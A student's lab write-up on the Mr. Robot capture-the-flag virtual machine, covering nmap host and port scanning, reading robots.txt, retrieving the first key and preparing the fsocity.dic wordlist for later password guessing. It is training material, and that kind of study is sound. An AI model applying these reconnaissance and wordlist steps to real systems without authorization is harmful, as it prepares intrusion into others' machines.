Name: Samarth Jain

USN: 4SU20CS081

Course: Cybersecurity

Trainer: Bharath Kumar

Date: 14/09/2023

Assignment Details

Assigned Date: 13/09/2023

Due Date: 14/09/2023

Topic: Exploiting Mr. Robot VM

Introduction

Exploiting the Mr. Robot virtual machine (VM) is a hands-on exercise that allows cybersecurity enthusiasts to practice identifying and taking advantage of vulnerabilities in a controlled and legal environment. The Mr. Robot VM is specifically designed to simulate real-world security challenges, making it an ideal platform for honing penetration testing skills.

To start exploiting the Mr. Robot VM, users typically begin by conducting a thorough reconnaissance of the target system. This includes tasks like network scanning, information gathering, and identifying potential entry points. Once vulnerabilities are identified, pentesters can proceed to exploit them. Common exploitation techniques might include leveraging known vulnerabilities in services, exploiting misconfigured permissions, or using social engineering to gain unauthorized access.

The exploitation phase in the Mr. Robot VM often involves various challenges, such as web application vulnerabilities, privilege escalation, and lateral movement within the network. Pentesters need to carefully craft and execute their exploits to achieve their objectives, which can range from gaining access to a restricted system to extracting sensitive information.

Ultimately, exploiting the Mr. Robot VM serves as a valuable training exercise for individuals interested in cybersecurity. It allows them to develop and test their skills in a safe and controlled environment, helping them gain practical experience that can be applied to real-world scenarios. By mastering the art of exploitation within the Mr. Robot VM, individuals can become better prepared to defend against cyber threats and contribute to improving overall cybersecurity.

Content

Finding the IP Address of the device on the same network

Perform ifconfig command on Kali

inet: 10.0.2.15 netmask: 255.255.255.0

In netmask of Kali, you can see that it is divided in four segments. Three segments have 255 and one segment has 0. 255 digit is constant and 0 is a variable. Since segments with 255 are constant and are the first three blocks, this means that first three blocks of the IP address is same for all the devices in the NAT network.

Command: #nmap -sn 10.0.2.1/24

//The command displays(IP & MAC addresses) all the devices connected to the NAT network

//Here 8*3=24 since each of the segment is an octet(8) and 3 constants

In networking, a subnet mask (or netmask) is a 32-bit binary number used to divide an IP address into network and host portions. The subnet mask is represented in decimal form for ease of use, and it is commonly expressed in what is called "dotted-decimal notation," where each octet (8 bits) of the 32-bit mask is represented as a decimal number separated by periods. For example, a subnet mask of 255.255.255.0 is a common subnet mask used in IPv4 networking.

In binary form, the subnet mask 255.255.255.0 is represented as:


11111111.11111111.11111111.00000000

In this notation, the first 24 bits are set to '1' (representing the network portion), and the last 8 bits are set to '0' (representing the host portion). This means that the first 24 bits of the IP address determine the network to which the device belongs, and the remaining 8 bits can be used to address individual hosts within that network.

So, when you see a subnet mask of 255.255.255.0, it means that the first three octets of the IP address are part of the network, and the last octet can be used to address individual devices within that network.


We can see the MAC Address in the Network Settings of the victim's virtual machine. The MAC address matches the nmap scan made on the device with IP address 10.0.2.8.

Therefore the IP address of the black-box machine is 10.0.2.8.



Mr. Robot Virtual Machine


Description: Based on the show, Mr. Robot. This VM has three keys hidden in different locations. Your goal is to find all three. Each key is progressively difficult to find. The VM isn't too difficult. There isn't any advanced exploitation or reverse engineering. The level is considered beginner-intermediate.




Port Scanning

Command: #nmap -T4 -A 10.0.2.7
Open Ports
80 //http
443 //https

When a VM has port 80 and port 443 open, it typically means that the VM is hosting a web server that supports both unencrypted HTTP (port 80) and encrypted HTTPS (port 443) connections. Port 80 is used for unsecured web traffic, while port 443 is used for secure web traffic protected by SSL/TLS encryption. This configuration allows users to access web content or services on the VM using both standard HTTP and secure, encrypted HTTPS connections.



URL: http://10.0.2.8/




robots.txt

This text files defines all the directories/webpages that is allowed or disallowed to be accessed by a spidering bot or other bots.

Ex: www.google.com/robots.txt


http://10.0.2.8/robots.txt



key-1-of-3.txt

The objective of the Mr. Robot Virtual Machine is to find 3 keys. The first of 3 keys is found.


`Key_1: 073403c8a58a1f80d943455fb30724b9`



fsocity.dic


Opening the webpage automatically downloaded a file called fsocity.dic.

A ‘.dic’ file is a data file that typically contains a list of words or terms, each on a separate line, used for various purposes in software applications. These purposes can include spell checking in word processing software, storing custom dictionaries with specialized vocabulary, or providing word lists for language learning tools. The format and content of a ‘.dic’ file can vary depending on the specific application or context in which it is used.



Contents of fsocity.dic

The file contains a long list of words.




Command: wc -l fsocity.dic //Displays the number of words in the file

The file contains 858160 words.

Command: cat fsocity.dic | sort | uniq > wordlist.txt

